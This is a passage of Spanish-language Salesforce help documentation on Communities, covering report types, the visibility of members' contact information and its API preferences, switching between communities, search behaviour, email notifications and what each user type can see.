| Actividad de temas | Redes > Temas | Cree informes de la actividad de temas en su comunidad. |
| Actividad de temas | Redes > Asignaciones de temas | Cree informes de las asignaciones de temas en su comunidad. |
| Actividad de usuario | Redes > Mediciones diarias de actividad de red | Cree informes en el número diario de publicaciones y comentarios por tipo de miembro. |
| Actividad de usuario | Redes > Miembros de red > Historial de inicio de sesión | Cree informes sobre la actividad de inicio de sesión de la comunidad. Este informe solo incluye inicios de sesión directos en la comunidad. Si un usuario inicia sesión en una organización y luego cambia a una comunidad, su actividad de inicio de sesión no se incluye. |
| Actividad de usuario | Redes > Mediciones diarias de pertenencia a red | Cree informes acerca del recuento diario de miembros activos totales, nuevos miembros agregados e inicios de sesión de miembros externos por tipo de miembro. |
| Actividad de usuario | Redes > Mediciones diarias de contribuyentes exclusivos de red | Cree informes de los contribuyentes diarios exclusivos en su comunidad. Un miembro se cuenta como contribuyente si publica o comenta en un perfil de grupo o usuario. |
| Fotos de perfiles de usuario | Redes > Miembros de red | Para crear informes sobre perfiles de usuario con o sin fotos, filtre el informe por `Tiene foto de perfil` (en el objeto Miembros de red) para que sea igual a `Verdadero` o `Falso`. |

[1]Para realizar informes en Mensajes de Chatter, debe disponer del permiso "Moderar mensajes de Chatter en comunidades".

Nota: Puede crear informes basándose en otros objetos y mostrarlos en la Gestión de comunidad. Únicamente tiene que recordar que mostrarán datos de toda su organización, no solamente de la comunidad en la que los está viendo.

CONSULTE TAMBIÉN

- Crear informes acerca de Comunidades con el paquete Paneles y perspectivas
- Limitaciones de paneles e informes de Comunidades
- Creación de un tipo de informe personalizado

# Informar sus usuarios sobre comunidades

## Compartir información de contacto personal en comunidades

Los usuarios pueden especificar qué información de su perfil es visible para usuarios externos, como clientes y socios, y usuarios invitados que ven las páginas a las que se puede acceder públicamente sin necesidad de iniciar sesión.

Cuando se interactúa con otros miembros de la comunidad, es importante mantener el equilibrio entre ser visible y accesible y proteger la información de contacto personal. Puede que no quiera mostrar su puesto de trabajo, números de teléfono y otros detalles de contacto fuera de su organización interna. Puede que sus clientes y socios no deseen que otros clientes y socios vean toda su información de contacto.

Utilice la interfaz de usuario o API para controlar la visibilidad. Puede elegir exponer campos solo a empleados, miembros de la comunidad fuera de su empresa o invitar usuarios que no necesitan iniciar sesión. Algunos campos son siempre visibles para todos los usuarios con acceso a la comunidad. Algunos cambios permiten tres niveles de visibilidad, mientras que otros permiten menos.

- Empleados: solo pueden acceder miembros de la organización interna.
- Externo: pueden acceder miembros de la organización interna y miembros externos, como clientes y socios. Los usuarios externos son usuarios con licencias de comunidad, portal de clientes o portal de socios.
- Público: cualquier persona puede acceder, incluidos los usuarios invitados que ven las páginas a las que se puede acceder públicamente sin necesidad de iniciar sesión. Los usuarios invitados pueden acceder a páginas públicas en comunidades a través de la licencia Usuario invitado asociada con cada sitio o comunidad.

En la API, si se configura un campo como `verdadero` en el objeto de usuario, este se hace visible para el tipo de usuario indicado en el nombre del campo (usuarios externos o invitados).

Tenga en cuenta estas sugerencias sobre la visibilidad de su información de contacto.

- Ha seleccionado que la configuración se aplique a todas las comunidades de las que es miembro.
- Cuando a un usuario se le impide ver un campo de información de contacto, hay diferencias entre lo que aparece en la interfaz de usuario y en la API.
  - En la interfaz de usuario, el campo restringido se oculta del perfil en aquellos lugares donde normalmente aparece en una comunidad. En la organización aparece la información del perfil en las páginas de Visualforce personalizadas, el campo sigue apareciendo, pero con el valor `#N/A`.
  - En la API, un campo establecido como `falso` devuelve el valor `#N/A`.
- La información en campos ocultos de un perfil no la pueden buscar otros socios y clientes de la comunidad, pero sí los usuarios de la organización interna de la compañía.

## Configuración de visibilidad predeterminada para información de contacto

Esta tabla resume la configuración de visibilidad predeterminada para la información de contacto y las opciones para restringir la visibilidad.

| Información de contacto | Visibilidad predeterminada | Dónde configurar en la interfaz de usuario | Opciones para restringir la visibilidad | Controles de API en el objeto de usuario |
|---|---|---|---|---|
| Nombre<br>Apellidos | Público | Vaya a *Su nombre* > | Cualquier usuario visualiza estos | N/A |

| Información de contacto | Visibilidad predeterminada | Dónde configurar en la interfaz de usuario | Opciones para restringir la visibilidad | Controles de API en el objeto de usuario |
|---|---|---|---|---|
| Apodo<br>Sobre mí | | **Modificar información de contacto** y, a continuación, haga clic en **Acerca de** | campos a menos que su administrador active la visualización de apodos o cree una página personalizada que muestra esta información. Si su administrador ha activado la visualización de apodos, su apodo aparece en lugar de su nombre y apellidos en la mayoría de las ubicaciones. | |
| Título | Externa | Vaya a *Su nombre* > **Modificar información de contacto** y, a continuación, haga clic en **Acerca de** | Empleados, externo o público | `UserPreferencesShowTitleToExternalUsers`<br>`UserPreferencesShowTitleToGuestUsers`<br>Nota: Cuando la preferencia de usuario invitado se configura en `verdadero`, el campo de puesto de trabajo es visible para los miembros externos, incluso aunque la preferencia de miembro externo esté configurada como `falso`. |
| Foto de perfil | Externo<br>Los usuarios sin acceso ven la fotografía. | En su página de perfil, haga clic en **Actualizar** bajo la fotografía (o **Agregar fotografía** si no ha añadido todavía una) y, a continuación, seleccione `Mostrar en comunidades con páginas accesibles públicamente` | Externo o público | `UserPreferencesShowProfilePicToGuestUsers` |

| Información de contacto | Visibilidad predeterminada | Dónde configurar en la interfaz de usuario | Opciones para restringir la visibilidad | Controles de API en el objeto de usuario |
|---|---|---|---|---|
| Ciudad<br>País<br>Correo electrónico<br>Fax<br>Teléfono móvil<br>Estado<br>Dirección<br>Teléfono del trabajo<br>Código postal | Empleados | Vaya a *Su nombre* > **Modificar información de contacto** y, a continuación, haga clic en **Contacto** | Empleados, externo o público | Nota: Para cada par de preferencias que controla la visibilidad de un campo, cuando la preferencia de usuario invitado está establecida en `verdadero`, el campo es visible para miembros externos incluso aunque la preferencia de miembro externo esté establecida en `falso`.<br>`UserPreferencesShowCityToExternalUsers`<br>`UserPreferencesShowCityToGuestUsers`<br>`UserPreferencesShowCountryToExternalUsers`<br>`UserPreferencesShowCountryToGuestUsers`<br>`UserPreferencesShowEmailToExternalUsers`<br>`UserPreferencesShowEmailToGuestUsers`<br>`UserPreferencesShowFaxToExternalUsers`<br>`UserPreferencesShowFaxToGuestUsers`<br>`UserPreferencesShowManagerToExternalUsers`<br>`UserPreferencesShowManagerToGuestUsers`<br>`UserPreferencesShowMobilePhoneToExternalUsers`<br>`UserPreferencesShowMobilePhoneToGuestUsers`<br>`UserPreferencesShowPostalCodeToExternalUsers`<br>`UserPreferencesShowPostalCodeToGuestUsers`<br>`UserPreferencesShowStateToExternalUsers`<br>`UserPreferencesShowStateToGuestUsers`<br>`UserPreferencesShowStreetAddressToExternalUsers`<br>`UserPreferencesShowStreetAddressToGuestUsers`<br>`UserPreferencesShowWorkPhoneToExternalUsers`<br>`UserPreferencesShowWorkPhoneToGuestUsers` |

# Navegar a sus comunidades


Puede alternar fácilmente entre trabajar en su organización interna y colaborar con clientes o socios en las comunidades. El encabezado global no está disponible de forma predeterminada, el administrador de su organización debe activarlo para miembros de la comunidad.

Nota: Las organizaciones que han activado Comunidades antes de Winter '14 ven el encabezado global de forma predeterminada cuando activan Comunidades.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




El menú de la parte izquierda le permite alternar entre las comunidades y la organización interna.

- Para acceder a las comunidades desde la organización, haga clic en junto al *nombre de la organización* en el menú desplegable y seleccione la comunidad a la que desea cambiar. El cuadro desplegable muestra comunidades `activas` de las que es miembro. Si cuenta con el permiso "Crear y configurar comunidades", también verá las comunidades de `Vista previa` de las que es miembro.
- Para volver a la organización interna, haga clic en junto al *nombre de la comunidad* en el menú desplegable y seleccione el nombre de la organización.

Los usuarios internos que no sean miembros de ninguna comunidad solo verán el nombre de la empresa. Los usuarios externos solo ven el menú desplegable si pertenecen a más de una comunidad activa.

Nota: Si un usuario externo que solo es miembro de una comunidad `activa` se le asigna la URL para la comunidad de `Vista previa`, no ven el menú desplegable cuando están en la comunidad `Vista previa`.

Puede trabajar en más de una comunidad simultáneamente si abre cada una en distintas fichas del navegador.

El cambio entre la organización interna y las comunidades no tiene por qué interrumpir el flujo de trabajo. Vuelve automáticamente a la página donde ha trabajado por última vez, para que pueda continuar exactamente donde estaba.

Nota: Si la organización está configurando Mi dominio pero no ha terminado de implementar el nuevo dominio personalizado, cambiar de una comunidad a la organización interna le dirigirá en su lugar a la página de inicio de sesión de Salesforce. Esto puede suceder cuando ha iniciado sesión usando una URL de Mi dominio que se ha registrado pero que no se ha implementado. Una vez que el dominio se implementa, seleccionar la organización en el menú desplegable le llevará a la organización interna, como se espera.

El menú *Su nombre* en el lateral derecho contiene vínculos para editar la información de contacto y cerrar la sesión. Para los usuarios internos, también contiene un vínculo a Ayuda y formación y también puede contener vínculos a Configurar y otras herramientas, según los permisos de usuario y funciones habilitadas. Si su organización está utilizando Lightning Experience, los usuarios con el permiso apropiado pueden cambiar entre Salesforce Classic y la nueva interfaz utilizando el Conmutador. Busque el vínculo `Cambiar a`

`Lightning Experience` en el menú *`Su nombre`*. Las comunidades no se admiten en Lightning Experience, de modo que para crear, gestionar o acceder a comunidades desde el encabezado global, tendrá que cambiar a Salesforce Classic.

CONSULTE TAMBIÉN

Descripción general de comunidades Salesforce

# Comportamiento de la búsqueda en comunidades

Las capacidades de búsqueda en comunidades pueden favorecer o entorpecer la experiencia de los miembros. La búsqueda en las comunidades es diferente dependiendo de si su comunidad utiliza una plantilla basada en el Generador de comunidad o una plantilla de Fichas de Salesforce + Visualforce. En general, las búsquedas dentro de una comunidad devuelven resultados relativos a esa comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Para todas las comunidades:**

El comportamiento de búsqueda en las comunidades es diferente de las búsquedas de la organización interna:

- En general, las búsquedas en una comunidad devuelven coincidencias dentro de la comunidad. Para encontrar elementos de una comunidad diferente, los miembros deben dejar la comunidad actual y buscar dentro de la otra comunidad.
- En resultados de búsqueda de la comunidad, los miembros pueden ver a lo que tienen acceso a través de sus perfiles y conjuntos de permisos. Además, pueden ver también datos que están compartidos de forma explícita con ellos en el contexto de la comunidad. Estos pueden incluir registros y contenido interno de la empresa no compartidos de forma explícita con el resto de la comunidad. Por ejemplo, si el perfil del usuario permite acceso a cuentas, pero la ficha de cuentas no está expuesta en la comunidad, el miembro podrá ver los datos de las cuentas en los resultados de las búsquedas.
- Para las búsquedas de usuario realizadas por usuarios externos de la comunidad, la búsqueda global y la búsqueda mejorada (con la opción **Todos los campos** seleccionada) consultan el siguiente conjunto de campos limitado:
  - Nombre
  - Nombre de usuario
  - Id. de usuario
  - Cuerpo
  - Correo electrónico
  - Teléfono
  - Campos personalizados

  Por ejemplo, digamos que un miembro de la comunidad externo busca un usuario, Juan López, por su alias *`jlop`*. Si ese término no está contenido en cualquiera de los campos con capacidad de búsqueda en el objeto de usuario, el registro Juan López no se incluye en los resultados de la búsqueda.
- Los resultados de las búsquedas incluyen todos los registros y archivos a los que un miembro de la comunidad tiene acceso. Esto incluye registros no expuestos de forma explícita en la comunidad o registros y archivos a los que tiene acceso en la organización interna de Salesforce. En las búsquedas de archivos, los usuarios pueden ver:
  - Archivos que poseen
  - Archivos compartidos con ellos directamente
  - Archivos a los que tienen acceso en una biblioteca
  - Archivos publicados en un registro al que tienen acceso
  - Archivos publicados en grupos o compartidos con esa comunidad

- El administrador debe activar los filtros de resultados de búsqueda en un objeto de la organización interna para que tenga capacidad de búsqueda en una comunidad. Para hacer que los objetos personalizados tengan capacidad de búsqueda, el objeto debe estar asociado con una ficha en la organización interna.

**Para comunidades que utilizan las plantillas Koa y Kokua:**

- El componente Búsqueda destacada permite a los miembros de la comunidad buscar artículos dentro de una categoría de datos específica.
- El componente Lista de artículos muestra los resultados de las búsquedas basados en el término de búsqueda introducido en Búsqueda destacada.

**Para comunidades que utilizan la plantilla de Servicio al cliente (Napili):**

- El componente Buscar publicador permite a los miembros de la comunidad introducir términos de búsqueda en la comunidad.
- El componente Resultados de búsqueda muestra una lista de resultados de búsquedas limitados a artículos y debates.

  Nota: Solo los artículos que tienen un tema asociado a ellos en Gestión de comunidad se cumplimentan en el componente Resultados de búsqueda.

- El componente Resultados de la búsqueda global permite a los miembros ver resultados de búsquedas en una sola ficha (Todos), o en fichas separadas para casos, cuentas, contactos y cualquier otro objeto expuesto en la comunidad (incluyendo objetos personalizados) al que tengan acceso.

  Nota: Los administradores deben asociar una ficha con un objeto personalizado para que tenga capacidad de búsqueda en la búsqueda global.

**Para comunidades que utilizan Fichas de Salesforce + Visualforce:**

- Si Chatter está activado en la organización, la búsqueda global y la búsqueda contextual de noticias en tiempo real se activan de forma predeterminada en todas las comunidades.
  - Con la búsqueda global, los miembros pueden buscar registros, archivos, personas, grupos, temas y nuevas publicaciones y comentarios en noticias en tiempo real.
  - La búsqueda en noticias en tiempo real ( ) es útil cuando los miembros desean buscar información en un contexto de noticias en tiempo real específico. Los grupos, los perfiles de usuario, los registros y las noticias en tiempo real de la comunidad admiten la búsqueda en noticias en tiempo real.
- Si Chatter no está activado, la búsqueda de la barra lateral se activa en todas las comunidades.
  - La búsqueda de la barra lateral no es compatible con las búsquedas de elementos específicos de Chatter, como noticias en tiempo real, grupos, archivos, temas y perfiles de usuario.

# Gestionar las notificaciones por correo electrónico de su comunidad

Utilice notificaciones de correo electrónico para mantenerse al día de actualizaciones importantes en comunidades.

Puede elegir recibir notificaciones de correo electrónico cada vez que alguien publique en su perfil, comente una publicación después de hacerlo usted o publique en un grupo al que pertenece y mucho más. Las preferencias de notificación de correo electrónico se establecen por comunidad.

Para establecer sus preferencias de correo electrónico, vaya a su página de perfil en una comunidad, haga clic en el botón desplegable ( ) en la esquina superior derecha y seleccione **Mi configuración** y, a continuación, haga clic en **Configuración de correo electrónico**. Puede activar o desactivar notificaciones individuales.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Su configuración elegida se aplica a la comunidad actual. Si no pertenece a ningún grupo aún, no verá la opción de establecer grupos en esta página hasta después de unirse a su primer grupo. También puede establecer sus preferencias de correo electrónico del grupo utilizando el cuadro desplegable **Enviarme un mensaje de correo electrónico...** de la página de cada grupo. Puede elegir recibir un boletín por correo electrónico cada día o cada semana o un correo electrónico cada vez que alguien publica. Esta opción es visible si es miembro de un grupo.

Sus opciones de correo electrónico son similares a la configuración de correo electrónico de Chatter en su organización interna en su configuración personal (*Su nombre* > **Mi configuración** > **Configuración de correo electrónico** para usuarios de Chatter Free). En comunidades, sin embargo, anote las siguientes diferencias.

- La frecuencia de notificación predeterminada para nuevos grupos a los que se une no se puede establecer a través de la interfaz de usuario. Solo se puede establecer a través de las API de Salesforce (API de SOAP y API de REST).
- Los boletines personales no están disponibles en estos momentos.
- Si su comunidad tiene mensajes de Chatter activados, se le notificará el uso compartido de archivos en un mensaje. Si los mensajes de Chatter no están activados, continuará recibiendo las notificaciones del uso compartido de archivos por correo electrónico.
- Si el marcado está activado en la comunidad, la opción `Marca un elemento como inapropiado` aparece para todos los miembros de la comunidad, pero solo envía notificaciones si:
  - Usted es propietario o administrador de un grupo y un miembro ha marcado una publicación, un comentario o un archivo en su grupo.
  - Usted es un moderador y un miembro marca una publicación, comentario o archivo al que tiene acceso. Dependiendo del tipo de notificación que desee recibir, necesitará también los siguientes permisos:

| Notificaciones por correo electrónico sobre | Permiso necesario |
|---|---|
| Publicaciones y comentarios marcados | “Moderar noticias en tiempo real de comunidades" |
| Archivos marcados | “Moderar archivos de comunidades" |
| Mensajes de Chatter marcados | “Moderar noticias en tiempo real de comunidades” y “Moderar mensajes de Chatter en comunidades” |

Si el vínculo **Marcar como inapropiado** no funciona en su mensaje de correo electrónico, pruebe a marcar el mensaje desde la interfaz de usuario.

CONSULTE TAMBIÉN

Navegación por la configuración de correo electrónico de Chatter

# Quién puede ver el contenido en las comunidades

Las comunidades contienen varios tipos de usuarios que requieren distintos niveles de acceso. Lo que los usuarios ven depende de su tipo de usuario y de qué fichas ha seleccionado el administrador al crear la comunidad. El comportamiento detallado a continuación no tiene en cuenta las actualizaciones de cuenta en el modelo de uso compartido o el uso compartido del usuario.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| | **Administrador o usuario de Salesforce con permiso "Crear y configurarcomunidades"** | **Miembro de la comunidad de Salesforce (todas las licencias de Salesforce incluyendo Chatter Free y Chatter Only)** | **Miembro externo de la comunidad (licencias Portal de clientes, Portal de socios, Comunidad de socios o Comunidad de clientes)** |
|---|---|---|---|
| Administrar comunidades en Salesforce | Puede crear, personalizar fichas y marcas, agregar o eliminar miembros y activar o desactivar una comunidad. El usuario también debe tener el permiso "Personalizar aplicación" para crear o personalizar comunidades. | No disponible | No disponible |
| Encabezado global | El menú desplegable del encabezado global muestra una lista de las comunidades que ha creado el usuario o a las que tiene acceso. También vincula a su organización interna.<br>Puede acceder a la configuración de todas las comunidades independientemente del estado.<br>Puede ver las comunidades con el estado `Vista previa`. | El menú desplegable del encabezado global muestra una lista de las comunidades que ha creado el usuario o a las que tiene acceso. También vincula a su organización interna.<br>No puede acceder a las comunidades con el estado `Inactiva`. Puede ver las comunidades con el estado `Vista previa` si se proporciona un vínculo. | El menú desplegable del encabezado global muestra una lista de las comunidades a las que tiene acceso el usuario.<br>No puede acceder a las comunidades con el estado `Inactiva`. Puede ver las comunidades con el estado `Vista previa` si se proporciona un vínculo. |
| Menú *`Su nombre`* del encabezado global | Igual que en la organización interna. | Igual que en la organización interna.<br>Los usuarios de Chatter Free ven un menú Configuración, un menú Modificar información de contacto y un vínculo Fin de sesión. Para los usuarios de Chatter Free, el menú Mi configuración abre una superposición donde pueden actualizar la configuración de la ubicación, la configuración de seguridad, de correo electrónico y las conexiones aprobadas. Esta configuración se aplica en la organización interna y todas las comunidades a las que los usuarios tienen acceso. Esta superposición es diferente desde | Puede ver el menú Mi configuración, un menú Modificar información de contacto y un enlace de fin de sesión. Para los usuarios externos, el menú Mi configuración abre una superposición donde pueden actualizar la configuración de la ubicación, la configuración de seguridad, de correo electrónico y las conexiones aprobadas. Esta configuración se aplica en todas las comunidades a las que los usuarios tienen acceso. Esta superposición es diferente desde la página Mi configuración que otros usuarios internos ven si la organización ha activado la |

| | Administrador o usuario de Salesforce con permiso "Crear y configurarcomunidades" | Miembro de la comunidad de Salesforce (todas las licencias de Salesforce incluyendo Chatter Free y Chatter Only) | Miembro externo de la comunidad (licencias Portal de clientes, Portal de socios, Comunidad de socios o Comunidad de clientes) |
|---|---|---|---|
| | | la página Mi configuración que otros usuarios internos ven si la organización ha activado la interfaz de usuario mejorada Configuración. | interfaz de usuario mejorada Configuración. |
| Menú *Gestión de comunidad* del encabezado global | Los administradores o usuarios con "Gestionar comunidades" pueden ver el menú y utilizarlo para realizar una vista previa de la comunidad o acceder a la configuración de la comunidad en Generador de comunidad, Site.com Studio y Force.com. Recuerde que la opción Generador de comunidad no aparece para comunidades creadas utilizando la plantilla Fichas de Salesforce + Visualforce.<br>Este menú solo aparece en Gestión de comunidad. | Los usuarios con "Gestionar comunidades" pueden ver el menú y utilizarlo para realizar una vista previa de la comunidad o acceder a Generador de comunidad, Site.com Studio y Force.com.Recuerde que la opción Generador de comunidad no aparece para comunidades creadas utilizando la plantilla Fichas de Salesforce + Visualforce.<br>Este menú solo aparece en Gestión de comunidad. | No disponible |
| Ayuda en línea de Salesforce | Puede ver la ayuda en línea de Salesforce. | El usuario estándar de Salesforce ve la ayuda en línea de Salesforce. El usuario de Chatter Free ve la ayuda de Chatter. | No disponible |
| Personas | Puede ver a todos en la comunidad y viceversa. | | |
| Perfiles y activaciones de personas | Puede ver todos los campos de información de contacto (como Título, Teléfono de trabajo o Correo electrónico) de los perfiles de todos los miembros de la comunidad. En las activaciones de personas, el usuario siempre ve los campos Título, Teléfono de trabajo o Correo electrónico de los miembros. | | Puede ver los campos Nombre, Apellidos y Apodo y las fotografías de perfil de todos los miembros, pero solo puede ver los campos de información de contacto adicionales que los miembros hayan elegido mostrar a los usuarios externos. De forma predeterminada, aparece el campo Título, pero no el resto de campos. En las activaciones de personas, el usuario solo ve los campos |

| | Administrador o usuario de Salesforce con permiso "Crear y configurarcomunidades" | Miembro de la comunidad de Salesforce (todas las licencias de Salesforce incluyendo Chatter Free y Chatter Only) | Miembro externo de la comunidad (licencias Portal de clientes, Portal de socios, Comunidad de socios o Comunidad de clientes) |
|---|---|---|---|
| | | | Título, Teléfono de trabajo y Teléfono móvil si el miembro ha elegido mostrarlos. |
| Registros (como cuentas, candidatos, oportunidades) | Puede ver los registros a los que tienen acceso (basados en reglas de uso compartido) en todas las comunidades y su organización interna. | El usuario estándar de Salesforce ve los registros a los que tienen acceso (basados en reglas de uso compartido) en todas las comunidades y su organización interna. El usuario de Chatter Free no tiene acceso a los registros. | Puede ver los registros a los que tienen acceso (basados en reglas de uso compartido y permisos) en todas las comunidades. |
| Paneles e informes | Puede ver y crear paneles e informes | | Los usuarios externos basados en funciones pueden crear y modificar informes en comunidades, pero no en portales. No obstante, existen algunas excepciones. Para obtener más información, consulte Configurar Gestión de informes para usuarios externos: Crear y modificar informes. Todos los usuarios externos basados en funciones pueden actualizar paneles. |
| Artículos de Salesforce Knowledge | Licencia de usuario Salesforce Knowledge, permiso `Leer` en el tipo de artículo y visibilidad de la categoría. | Licencia de usuario Salesforce Knowledge, permiso `Leer` en el tipo de artículo y visibilidad en la categoría del artículo. | Visibilidad en la categoría del artículo. |

## Visibilidad de Chatter

| | Administrador de Salesforce | Miembro de la comunidad Salesforce (todas las licencias de Salesforce, incluidos Chatter Free y Chatter Only) | Miembro externo de la comunidad (licencias Portal de clientes, Portal de socios, Comunidad de socios o Comunidad de clientes) |
|---|---|---|---|
| Grupos | En una comunidad, el usuario puede ver todos los grupos de | En una comunidad, el usuario puede ver todos los grupos de | En una comunidad, el usuario puede ver todos los grupos de |

| | Administrador de Salesforce | Miembro de la comunidad Salesforce (todas las licencias de Salesforce, incluidos Chatter Free y Chatter Only) | Miembro externo de la comunidad (licencias Portal de clientes, Portal de socios, Comunidad de socios o Comunidad de clientes) |
|---|---|---|---|
| | esa comunidad y unirlos, pero no puede ver los grupos de otras comunidades a los que pertenecen o su organización interna.<br>Puede crear nuevos grupos Un usuario puede publicar, comentar, publicar archivos o vínculos o compartir la publicación de otra persona en los grupos de los que es miembro.<br>Los administradores también pueden controlar si los usuarios de la organización y los usuarios externos pueden crear nuevos grupos con el permiso de usuario "Crear y poseer nuevos grupos de Chatter". | esa comunidad y unirlos, pero no puede ver los grupos de otras comunidades a los que pertenecen o su organización interna.<br>Puede crear nuevos grupos Un usuario puede publicar, comentar, publicar archivos o vínculos o compartir la publicación de otra persona en los grupos de los que es miembro. | la comunidad y unirlos, pero no puede ver los grupos de otras comunidades a los que pertenecen.<br>Puede crear nuevos grupos Un usuario puede publicar, comentar, publicar archivos o vínculos o compartir la publicación de otra persona en los grupos de los que es miembro. |
| Archivos | Independientemente de la comunidad actual, los usuarios pueden ver los archivos que poseen, que se comparten con ellos directamente, a los que tienen acceso en una biblioteca o que se publican en un registro al que tienen acceso.<br>Los archivos publicados en grupos y compartidos con toda la comunidad solo se pueden ver en esa comunidad. | | Independientemente de la comunidad actual, los usuarios ven los archivos que poseen, que se comparten con ellos directamente o a los que tienen acceso en una biblioteca. Los usuarios del portal ven los archivos publicados en los registros a los que tienen acceso, a no ser que la publicación del registro se haya marcado como "Sólo interno". |
| Perfiles | Puede ver los perfiles de todos los miembros de la comunidad actual. | | Puede ver los perfiles de todos los miembros de la comunidad actual. No se pueden ver los perfiles de los usuarios de la organización interna.<br>La visibilidad del perfil impone el uso compartido de los usuarios. |

| | Administrador de Salesforce | Miembro de la comunidad Salesforce (todas las licencias de Salesforce, incluidos Chatter Free y Chatter Only) | Miembro externo de la comunidad (licencias Portal de clientes, Portal de socios, Comunidad de socios o Comunidad de clientes) |
|---|---|---|---|
| Recomendaciones | El usuario solo obtiene recomendaciones de personas, grupos, archivos y registros de la comunidad actual. | | |
| Actividad e influencia | Puede ver las estadísticas de la actividad y la influencia de la comunidad actual.<br>Toda la actividad de los registros, como las publicaciones y los comentarios, se cuenta en la organización interna del usuario y no en la comunidad donde se ha producido la actividad. | | Puede ver las estadísticas de la actividad y la influencia de la comunidad actual.<br>Toda la actividad de los registros, como las publicaciones y los comentarios, no se cuenta en las estadísticas de actividad e influencia del usuario. |
| Notificaciones por correo electrónico | Las preferencias de notificación de correo electrónico se establecen por comunidad. En una comunidad, los usuarios pueden controlar sus notificaciones de correo electrónico de Chatter en su configuración personal.<br>Pueden controlar las notificaciones de correo electrónico para su organización interna desde su configuración personal. (Introduzca *Chatter* en el cuadro Búsqueda rápida y, a continuación, seleccione **Notificaciones de correo electrónico**.)<br>En una comunidad, todos los usuarios pueden controlar las notificaciones de correo electrónico de grupo en la página de cada grupo.<br>Los boletines de correo electrónico personal de Chatter no son compatibles en las comunidades. Los boletines de grupo son compatible, pero la opción de recibir notificaciones de correo electrónico para cada | Las preferencias de notificación de correo electrónico se establecen por comunidad. En una comunidad, el usuario estándar de Salesforce puede controlar las notificaciones de correo electrónico de Chatter en su configuración personal.<br>Pueden controlar las notificaciones de correo electrónico para su organización interna desde su configuración personal. (Introduzca *Chatter* en el cuadro Búsqueda rápida y, a continuación, seleccione **Notificaciones de correo electrónico**.)<br>Un usuario de Chatter Free puede controlar los correos electrónicos de Chatter para sus comunidades en *Su nombre* > **Mi configuración** > **Configuración de correo electrónico**. La configuración elegida se aplica a la comunidad actual.<br>En una comunidad, todos los usuarios pueden controlar las | Las preferencias de notificación de correo electrónico se establecen por comunidad. En una comunidad, los usuarios externos pueden controlar las notificaciones de correo electrónico de Chatter en *Su nombre* > **Mi configuración** > **Configuración de correo electrónico**. Los usuarios de portal también pueden controlar las notificaciones de correo electrónico de grupo en la página de cada grupo.<br>Los boletines de correo electrónico personal de Chatter no son compatibles en las comunidades. Los boletines de grupo son compatible, pero la opción de recibir notificaciones de correo electrónico para cada publicación está desactivada cuando los grupos superan 10.000 miembros. Todos los miembros que tengan esta opción seleccionada cambian automáticamente a resúmenes diarios. |

| | Administrador de Salesforce | Miembro de la comunidad Salesforce (todas las licencias de Salesforce, incluidos Chatter Free y Chatter Only) | Miembro externo de la comunidad (licencias Portal de clientes, Portal de socios, Comunidad de socios o Comunidad de clientes) |
|---|---|---|---|
| | publicación está desactivada cuando los grupos superan 10.000 miembros. Todos los miembros que tengan esta opción seleccionada cambian automáticamente a resúmenes diarios. | notificaciones de correo electrónico de grupo en la página de cada grupo.<br>Los boletines de correo electrónico personal de Chatter no son compatibles en las comunidades. Los boletines de grupo son compatible, pero la opción de recibir notificaciones de correo electrónico para cada publicación está desactivada cuando los grupos superan 10.000 miembros. Todos los miembros que tengan esta opción seleccionada cambian automáticamente a resúmenes diarios. | |
| Temas | Puede ver los temas de EtiquetaAlmohadilla y los temas de Chatter, incluidos temas de noticias en tiempo real, lista de temas, páginas de detalles de temas, temas de tendencias y temas acerca de los que se ha hablado recientemente de la comunidad actual solamente. | | |
| Favoritos | Puede agregar favoritos de búsqueda, tema y vista de lista en la comunidad actual. | | Solo puede agregar favoritos de tema en la comunidad actual. |
| Mensajes de Chatter | En su lista de mensajes de Chatter, puede ver mensajes privados que han enviado o recibido en su organización interna y cualquier comunidad de la que son miembros.<br>Puede enviar un mensaje de Chatter a un miembro de una comunidad común, pero debe iniciar el mensaje en la comunidad de la que el usuario de destino es miembro.<br>Los administradores con los permisos "Gestionar mensajes de Chatter" y "API activada" pueden eliminar mensajes. | En su lista de mensajes de Chatter, puede ver mensajes privados que han enviado o recibido en su organización interna y cualquier comunidad de la que son miembros.<br>Puede enviar un mensaje de Chatter a un miembro de una comunidad común, pero debe iniciar el mensaje en la comunidad de la que el usuario de destino es miembro. | En la lista de mensajes de Chatter del usuario, puede ver todos los mensajes que han enviado o recibido en cualquier comunidad de la que son miembros.<br>Puede enviar un mensaje de Chatter a un miembro de una comunidad común, pero debe iniciar el mensaje en la comunidad de la que el usuario de destino es miembro.<br>Los mensajes de Chatter son accesibles a través de la ficha de Chatter, que se puede desactivar para miembros externos de la comunidad. Los administradores |

| | Administrador de Salesforce | Miembro de la comunidad Salesforce (todas las licencias de Salesforce, incluidos Chatter Free y Chatter Only) | Miembro externo de la comunidad (licencias Portal de clientes, Portal de socios, Comunidad de socios o Comunidad de clientes) |
|---|---|---|---|
| | La API permite a los usuarios enviar mensajes de Chatter en comunidades. | | deben asegurarse de que la ficha de Chatter está activada utilizando mensajes de Chatter en comunidades. |
| Messenger (Chat) | Messenger no está disponible con las Comunidades. | | |

## Visibilidad de las noticias en tiempo real

En la siguiente tabla se muestra lo que cada tipo de usuario puede hacer o ver en las noticias en tiempo real de Chatter en una comunidad.

